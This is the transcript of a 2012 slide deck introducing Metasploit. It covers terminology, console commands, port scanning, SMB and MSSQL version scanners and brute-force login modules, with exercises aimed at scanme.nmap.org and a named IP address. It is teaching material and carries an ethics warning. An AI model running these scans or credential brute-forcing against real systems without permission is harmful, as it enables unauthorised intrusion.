Upgrade to Pro — share decks privately, control downloads, hide ads and more …

Much Metasploit

Sponsored · Your Podcast. Everywhere. Effortlessly. Share. Educate. Inspire. Entertain. You do you. We'll handle the rest.

Much Metasploit

Slides I made back in 2012 about getting started with Metasploit

Avatar for Kevin Thompson

Kevin Thompson

February 20, 2012
Tweet

More Decks by Kevin Thompson

Other Decks in Technology

Transcript

  1. Agenda • Origin of Metasploit • Terminology • Starting and

    Updating • Basic work flow • Scanning • Spoofing • Exploiting • Maintaining Access
  2. Why learn this? 1. Because it is a lot of

    fun to learn how to hack into stuff. 2. In order to defend your systems, you need to know how they will be attacked.
  3. Origin of Metasploit In the bad old days ... •

    You used to have a single program to do each thing you wanted done. ◦ One program that ran a buffer overflow against apache and dropped a file into the wwwroot folder
  4. The bad old days • One program to create a

    denial of service attack on a Windows server (ping of death). • One program that created an endless loop and denied service to Windows file servers. • all of them had cute hacker names like teardrop, back orifice, or synapse).
  5. Then came some dude HD Moore had a good idea

    ... • Modularize your exploits • Modularize your payloads • Mix and match at will. • Thus the metasploit framework was born. ◦ Typically we just say metasploit.
  6. Then it got better • Originally written in Perl in

    2003. 11 exploits. • 6 months later it was rewritten. 19 exploits. • Project began to become popular • 2007 - Metasploit 3.0 is written in Ruby. • 2009 - Product gains commercial backing • Today - includes a GUI, CLI, and Database support. ◦ 777 exploits, 228 payloads
  7. Ethics Remember ... • It is illegal to hack a

    server that you do not have permission to hack! • It is also unethical.
  8. Terminology Here are some terms that you're going to need

    to know if you want to speak intelligently about metasploit.
  9. Exploit We talked about this when I described the bad

    old days. • code that takes advantage of some weakness in a system. • that weakness is a vulnerability, like a buffer overflow vulnerability. • the exploit is the code that takes advantage of that.
  10. Payload The payload is what happens when that exploit is

    run. The payload is the outcome that you want. • create a new account • upload a file • start a VNC server • get shell
  11. Auxiliary Auxiliary modules don't really exploit and they aren't payloads.

    • scanners - look for particular vulnerabilities • scanners - look for open ports • servers - need a server for capturing credentials.
  12. Post Exploitation Post scripts are used to wreck somebody's day

    on a large scale basis. It's a way of automating things you might want to do a lot of. • Want to add a new account to many machines? • Want to create a persistent session on many? • Dump password hashes from many?
  13. Encoders Encoders are used in conjunction with a tool called

    msfpayload. • create executables that can hide from antivirus software. • Basically, they are different techniques for encrypting or packing a file with a small stub that unpacks it in memory.
  14. Common Variables Like any programming language, Metasploit has a concept

    of variables. Many of these variables are standard from exploit to exploit. So you should know them.
  15. Variables • How do you tell metasploit which machine to

    attack? With a variable. • How do you tell it what port to attack? With a variable
  16. RHOST / RHOSTS This is the remote machine that you're

    going to attack. • Pay attention to the S on the end. Auxiliary modules use the rhosts because they run against many machines. ◦ Exploits typically use rhost because they attack a single machine.
  17. RPORT This is the port that you're going to attack

    on RHOST. If you're sending a web server attack to a machine then you might set this to port 80.
  18. LHOST / LPORT Sometimes you want to compromise a machine

    and have it connect back to you (reverse_tcp) or connect to something else. • LHOST is the machine • LPORT is the port.
  19. Threads If you're doing something to a lot of machines

    then you need a lot of threads. • default is 1 (slow) • Windows - don't set threads higher than 100 • Linux - go up to 256. Maybe more if you've got something better than a laptop.
  20. Verbose This is a true or false variable. Set verbose

    to true when you want more details about what an exploit of payload is doing. People new to metasploit should use verbose to get a better understanding of what is going on.
  21. Where to get it You can get metasploit as a

    free download for Windows, Mac, or Linux. • www.metasploit.com/download Another outstanding option, the one which we'll use, is to download the Backtrack linux distribution and burn that to CD.
  22. Exercise 1 Boot your computer from the BackTrack 5 DVD

    that you created last night. username = root password = toor Use the command "startx" to get your GUI going. Then look around at the interface.
  23. Updating BackTrack It's easy to update BackTrack. • Open a

    terminal • apt-get update • apt-get upgrade We're not going to do that today because that can take some time. You should do this every couple weeks though.
  24. Updating Metasploit Metasploit is updated constantly because it has a

    very active open source community. • Open a terminal • msfupdate We will do this now because it doesn't take long. You should do this every time you use metasploit.
  25. Updating Metasploit After you run msfupdate you'll see a lot

    of stuff scroll by on the screen. • Telling you what files are being updated, added or deleted. • When finished, you'll get told what revision number you're on.
  26. Updating Metasploit The msfupdate command updates ALL of the framework.

    So all the exploits, payloads, auxiliary modules, post scripts are up to date. • armitage, msfpayload, and msfencode are updated as well.
  27. Starting Metasploit Type "msfconsole" into your terminal. • It takes

    45 to 90 seconds for it to come up. • When it is done it will give you some sweet ascii art and tell you what revision number you're on. • This should match the revision number you got from msfupdate.

  28. Basic commands Any linux command: • From the Metasploit console

    you can use any linux command. Type a command, if it's not a metasploit command then it will try to use the bash shell to complete it. • For example, if you type "ip address" you can get the ip address of your machine without leaving metasploit.

  29. Basic commands Try this: • type "ping scanme.nmap.org" and press

    enter. • After you've seen a few ping responses, type CTRL+C to stop the pings.

  30. Basic commands Search: • This is what you use to

    find the modules that you want. You can search by name or by type of module or when it was released. • Example: search portscan type:auxiliary • Example: search ms12 type:exploit

  31. Basic commands info: • Use this command to see basic

    information about a module. • info auxiliary/scanner/portscan/tcp
  32. Exercise 2 Find an auxiliary module for the recent Microsoft

    patch ms12-020. Gather info about the module. Play around with the searching, you probably wont get it on the first try. Do some troubleshooting, ask a friend for help.
  33. Basic commands use: • This command selects the exploit or

    auxiliary module that you want to make use of. • Example: use auxiliary/scanner/portscan/tcp
  34. Basic commands show options: • Use this to see the

    same information that info provided to you, but also see the values that have been set for the modules variables. • show options will also show you which variables are required and which are optional.
  35. Basic commands show advanced: • Show you even more options

    about the module that you're using. • Most of these settings do not need to be adjusted. • However, I do like to set verbose to true when I'm testing things.

  36. Basic commands set(g): • This is the command to set

    the value of a variable. setg will set it globally, meaning for every module you use. • Example: set threads 100 • Example: set rhost 134.29.1.130 • Example: setg verbose true
  37. Basic commands run / exploit • used to make it

    start. Run is used for auxiliary modules, whereas exploit is for exploits.

  38. Exercise 3 1. search for a tcp portscanner auxiliary module.

    2. use that module. 3. set rhosts to scanme.nmap.org 4. set ports to 1-1024 5. set threads to 200 6. run the module

  39. Exercise 3 follow up • nmap is a much better

    tool for this kind of thing. • nmap -PN -T5 -p1-1024 134.29.1.130 • Why would someone use metasploit instead of nmap?
  40. Scanning for stuff There are some interesting things that you

    might want to look for when hacking on a network. • auxiliary/scanner/http/cert • This is a great way to find servers that are being neglected. Might have security flaws you can exploit.
  41. Scanning for stuff SMB services are Microsoft file services. This

    module will also find mac and linux machines that are sharing files using the Windows file sharing protocol. • auxiliary/scanner/smb/smb_version
  42. Scanning for stuff MSSQL is the main Microsoft Database server.

    But it's on so much more than servers. It's everywhere for one reason or another, and often neglected. • auxiliary/scanner/mssql/mssql_ping

  43. Scanning for stuff A good (but not complete) list of

    scanners can be found by searching for auxiliary modules with _version in the name. search name:_version type:auxiliary

  44. Brute forcing BackTrack comes with some good wordlists or you

    can download your own. • auxiliary/scanner/smb/smb_login • auxiliary/scanner/mssql/mssql_login

  45. Brute forcing The easiest way to see all of your

    brute force options is to search for auxiliary modules that have _login in the name search _login type:auxiliary

  46. Exercise 5 Put your password into a simple text file

    by typing • echo (password) > pass.txt
